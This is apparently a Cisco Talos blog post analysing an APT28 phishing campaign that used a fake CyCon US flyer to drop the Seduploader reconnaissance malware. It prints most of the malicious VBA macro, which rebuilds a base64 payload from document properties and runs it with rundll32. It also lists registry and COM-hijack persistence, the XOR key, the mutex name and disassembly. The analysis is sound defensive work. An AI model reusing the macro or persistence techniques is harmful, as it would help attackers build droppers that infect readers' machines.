“Cyber Conflict” Decoy Document Used In Real Cyber Conflict

blog.talosintelligence.com/2017/10/cyber-conflict-decoy-document.html

This post was authored by Warren Mercer, Paul Rascagneres and Vitor Ventura

Update 10/23: CCDCOE released a statement today on their website

Introduction

Cisco Talos discovered a new malicious campaign from the well known actor Group 74 (aka Tsar Team, Sofacy, APT28, Fancy Bear…). Ironically the decoy document is a deceptive flyer relating to the Cyber Conflict U.S. conference. CyCon US is a collaborative effort between the Army Cyber Institute at the United States Military Academy and the NATO Cooperative Cyber Military Academy and the NATO Cooperative Cyber Defence Centre of Excellence. Due to the nature of this document, we assume that this campaign targets people with an interest in cyber security. Unlike previous campaigns from this actor, the flyer does not contain an Office exploit or a 0-day, it simply contains a malicious Visual Basic for Applications (VBA) macro.


The VBA drops and executes a new variant of Seduploader. This reconnaissance malware has been used by Group 74 for years and it is composed of 2 files: a dropper and a payload. The dropper and the payload are quite similar to the previous versions but the author modified some public information such as MUTEX name, obfuscation keys... We assume that these modifications were performed to avoid detection based on public IOCs.

The article describes the malicious document and the Seduploader reconnaissance malware, especially the difference with the previous versions.

Malicious Office Document

Decoy Document

The decoy document is a flyer concerning the Cyber Conflict U.S. conference with the following filename Conference_on_Cyber_Conflict.doc. It contains 2 pages with the logo of the organizer and the sponsors:



The 2017 International Conference on Cyber Conflict U.S. (CyCon U.S.) will take place 7-8 Nov 2017 at the Ronald Reagan Building in Washington D.C.

CyCon U.S. is a premier conference on cyber conflict. It provides a venue for fresh ideas, relevant and actionable content, insight into future trends, and access to industry, government, and military leaders, cyber innovators, and pioneers in the discipline. The conference promotes multidisciplinary cyber initiatives and furthers research and cooperation on cyber threats and opportunities.


CyCon U.S. is a collaborative effort between the Army Cyber Institute at the United States Military Academy and the NATO Cooperative Cyber Defence Centre of Excellence. CyCon U.S. complements the CyCon Conference held every spring in Estonia. The conference is also technically co-sponsored by IEEE Computer Society.

CyCon U.S. 2017 Theme: *The Future of Cyber Conflict*

Cyberspace has emerged as the fifth domain of conflict that permeates the other four domains of land, sea, air, and space. Cyberspace dramatically impacts opportunities, provocations, and threats between allies, adversaries, competitors, and industry. Cyber redefines social normative behaviors in our societies and challenges current paradigms of conflict. The ubiquitous nature of cyberspace combined with emerging technologies and scientific breakthroughs such as quantum computing, machine learning, Big Data, and robotics greatly expands battlespace and even redefines the concepts of war and peace. CyCon U.S. will explore *The Future of Cyber Conflict* across a spectrum of technical, legal, political, military, and economic positions and research.

CyCon U.S. seeks technical, legal, political, military, and economic positions and research related to *The Future of Cyber Conflict* in the areas of:

- Cyber Diplomacy
- Cybersecurity strategies and policies
- Military strategy and doctrine
- Government, industry, and academia cooperation
- Cyber workforce development and readiness
- Best practices in cyber education
- Intelligence fusion and situational awareness
- Integration of machine learning and Data Science into cyber operations



- Law and ethics in cyberspace
- Information sharing
- Cyber deterrence/cyber power
- Cybersecurity training and exercises
- Emerging opportunities, risks, threats, and vulnerabilities
- Security practices for government and industry
- Threat countermeasures


CyCon U.S. is jointly organized by the Army Cyber Institute at the United States Military Academy and the NATO Cooperative Cyber Defence Centre of Excellence in Tallinn, Estonia.

Disclaimer: The views expressed by authors and speakers presenting at the conference are not those of the United States Military Academy, the Department of the Army, or any other agency of the U.S. Government.

Due to the nature of the document, we assume that the targeted people are linked or interested by the cybersecurity landscape. The exact content of the document can be found online on the conference website. The attackers probably copy/pasted it into Word to create the malicious document.


VBA

The Office document contains a VBA script. Here is the code:



```
Sub AutoOpen()
    Execute
End Sub

Private Function DecodeBase64(base64) As Byte()
    Const decodeTable = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
[... REDACTED ...]
    DecodeBase64 = decodedBytes
End Function

Private Sub Execute()
    Dim Path As String
    Dim FileNum As Long
    Dim bin() As Byte
    Dim cmdLine As String
    Const HIDDEN_WINDOW = 1
    strComputer = "."

    'extract and decode encoded file
    Subject = ActiveDocument.BuiltInDocumentProperties.Item("Subject")
    Subject = Right(Subject, Len(Subject) - 50)

    Company = ActiveDocument.BuiltInDocumentProperties.Item("Company")
    Company = Right(Company, Len(Company) - 50)

    Category = ActiveDocument.BuiltInDocumentProperties.Item("Category")
    Category = Right(Category, Len(Category) - 50)

    Hyperlink_base = ActiveDocument.BuiltInDocumentProperties.Item("Hyperlink base")
    Hyperlink_base = Right(Hyperlink_base, Len(Hyperlink_base) - 50)

    Comments = ActiveDocument.BuiltInDocumentProperties.Item("Comments")
    Comments = Right(Comments, Len(Comments) - 50)

    base64 = Subject + Company + Category + Hyperlink_base + Comments
    bin = DecodeBase64(base64)

    'save decoded file
    Path = Environ("LOCALAPPDATA") + "\" + "netwf" + ".dat"

    PathPld = Environ("LOCALAPPDATA") + "\" + "netwf" + ".dll"
    PathPldBt = Environ("LOCALAPPDATA") + "\" + "netwf" + ".bat"

    If Dir(PathPld, vbHidden) <> "" Then
        Exit Sub
    End If

    FileNum = FreeFile
    Open Path For Binary Access Write As #FileNum
    Put #FileNum, 1, bin
    Close #FileNum

    cmdLine = "C:\" + "###" + "Win" + "###" + "dow" + "###" + "s\Sy" + "###" + "ste" + "###" +
            "m32\" + "run" + "###" + "dll" + "32" + "#" + ".exe " + """" + Path + """" + "###" +
            ",KlpSvc"
    WordBasic.[Shell] Replace(cmdLine, "#", "")

    If Dir(PathPld) <> "" Then
      SetAttr PathPld, vbHidden
    End If

    If Dir(PathPldBt) <> "" Then
        SetAttr PathPldBt, vbHidden
    End If

    If Dir(Path) <> "" Then
        Kill Path
    End If

End Sub
```

The goal of this code is to get information from the properties of the document ("Subject", "Company", "Category", "Hyperlink base" and finally "Comments"). Some of this information can be directly extracted from the Windows explorer by looking at the properties of the file. The "Hyperlink Base" must be extracted using another tool, strings is capable of obtaining this by looking for long strings. Pay close attention to the contents of these fields as they appear base64 encoded.



085be1b8b8f3e90be00f6a3bcea2879f.doc Properties
General
Security
Custom
Details
Previous Versions
Remove Properties and Personal Information
OK
Cancel
Apply

Property	Value
Description	
Title	
Subject	TVqQAAMAAAAEAAAA//8AALgAA...
Tags	
Categories	6FKF////tsgAAADoR4X///+2zAAA...
Comments	FUTBiHXYi/joBjehYkAcOf913OhKK...
Origin	
Authors	Rafael Moon
Last saved by	Nick Daemoji
Revision number	7
Version number	
Program name	Microsoft Office Word
Company	T2BkB1BYAOAusJZosAZokDg8MC...
Manager	
Content created	03/10/2017 03:36
Date last saved	04/10/2017 16:20
Last printed	
Total editing time	02:46:00

This extracted information is concatenated together to make a single variable. This variable is decoded with the base64 algorithm in order to get a Windows library (PE file) which is written to disk. The file is named netwf.dat. On the next step this file is executed by rundll32.exe via the KlpSvc export. We see that this file drops 2 additional files: netwf.bat and netwf.dll. The final part of the VBA script changes the properties of these two files, setting their attributes to Hidden. We can also see 2 VBA variable names: PathPld, probably for Path Payload, and PathPldBt, for Path Payload Batch.

Seduploader Variant

Dropper Analysis

As opposed to previous campaigns performed by this actor, this latest version does not contain privilege escalation and it simply executes the payload and configures persistence mechanisms. The dropper installs 2 files:

- netwf.bat : executes netwf.dll
- netwf.dll : the payload

The dropper implements 2 persistence mechanisms:


- HKCU\Environment\UserInitMprLogonScript to execute the netwf.bat file
- COM Object hijack of the following CLSID: {BCDE0395-E52F-467C-8E3D-C4579291692E}, the CLSID of the class MMDeviceEnumerator.

These 2 techniques have also been previously used by this actor.

Finally the payload is executed by rundll32.exe (and the ordinal #1 in argument) or by explorer.exe if the COM Object hijack is performed. In this case, explorer.exe will instance the MMDeviceEnumerator class and will execute the payload.

Payload Analysis

The payload features are similar to the previous versions of Seduploader. We can compare it to the sample e338d49c270baf64363879e5eecb8fa6bdde8ad9 used in May 2017 by Group 74. Of the 195 functions of the new sample, 149 are strictly identical, 16 match at 90% and 2 match at 80%:



Line	Address	Name	Address 2	Name 2	Ratio	BBlocks 1	BBlocks 2	Description
00000	10001000	sub_10001000	10001000	sub_10001000	1.000	1	1	100% equal
00001	1000100e	sub_1000100E	1000100e	sub_1000100E	1.000	7	7	100% equal
00002	1000107f	sub_1000107F	1000107f	sub_1000107F	1.000	11	11	100% equal
00003	100010d6	sub_100010D6	100010d6	sub_100010D6	1.000	5	5	100% equal
00004	10003502	sub_10003502	1000340a	sub_1000340A	1.000	1	1	Same order and hash
00005	1000393f	sub_1000393F	10003858	sub_10003858	1.000	1	1	Same order and hash
00006	10003962	sub_10003962	1000387b	sub_1000387B	1.000	1	1	Same order and hash
00007	100039dc	sub_100039DC	100038f5	sub_100038F5	1.000	1	1	Same order and hash
00008	100039e1	sub_100039E1	100038fa	sub_100038FA	1.000	1	1	Same order and hash
00009	100039e6	sub_100039E6	100038ff	sub_100038FF	1.000	1	1	Same order and hash
00010	100039f2	sub_100039F2	1000390b	sub_1000390B	1.000	1	1	Same order and hash
00011	100039fb	sub_100039FB	10003914	sub_10003914	1.000	7	7	Same order and hash
00012	10003a46	sub_10003A46	1000395f	sub_1000395F	1.000	1	1	Same order and hash
00013	10003ad9	sub_10003AD9	100039f2	sub_100039F2	1.000	3	3	Same order and hash
00014	10003b6a	AllocationHeap	10003a83	AllocationHeap	1.000	1	1	Same order and hash
00015	10003b81	sub_10003B81	10003a9a	sub_10003A9A	1.000	4	4	Same order and hash
00016	10003ba2	sub_10003BA2	10003abb	sub_10003ABB	1.000	2	2	Same order and hash
00017	10004dd3	sub_10004DD3	10004cf6	sub_10004CF6	1.000	7	7	Same order and hash
00018	10005508	sub_10005508	10005436	sub_10005436	1.000	6	6	Same order and hash
00019	100055e5	sub_100055E5	10005513	sub_10005513	1.000	5	5	Same order and hash
00020	10005b58	sub_10005B58	10005a86	sub_10005A86	1.000	1	1	Same order and hash
00021	10005bd4	sub_10005BD4	10005b02	sub_10005B02	1.000	7	7	Same order and hash


Line 1 of 149

In the previous campaign where adversaries used Office document exploits as an infection vector, the payload was executed in the Office word process. In this campaign, adversaries did not use any exploit. Instead,the payload is executed in standalone mode by rundll32.exe.

Adversaries also changed some constants, such as the XOR key used in the previous version. The key in our version is:

```
key=b"\x08\x7A\x05\x04\x60\x7c\x3e\x3c\x5d\x0b\x18\x3c\x55\x64"
```

The MUTEX name is different too: FG00nxojVs4gLBnwKc7HhmdK0h




```
; Attributes: bp-based frame

MutexCreation proc near

arg_0= dword ptr  8

push    ebp
mov     ebp, esp
push    ebx
push    esi
push    edi
push    1Ah
push    offset unk_100071D0 ; FG00nxojVs4gLBnwKc7HhmdK0h
call    Decode
pop     ecx
pop     ecx
mov     esi, eax
push    esi             ; lpName
push    1               ; bInitialOwner
push    0               ; lpMutexAttributes
call    ds:CreateMutexA
mov     edi, eax
call    ds:GetLastError
push    esi             ; lpMem
mov     ebx, eax
call    sub_10003AC4
pop     ecx
test    edi, edi
jz      short loc_10002F48
```

Here are some of the Seduploader features:

- Screenshot capture (with the GDI API);
- data/configuration exfiltration;
- Execution of code;
- File downloading;

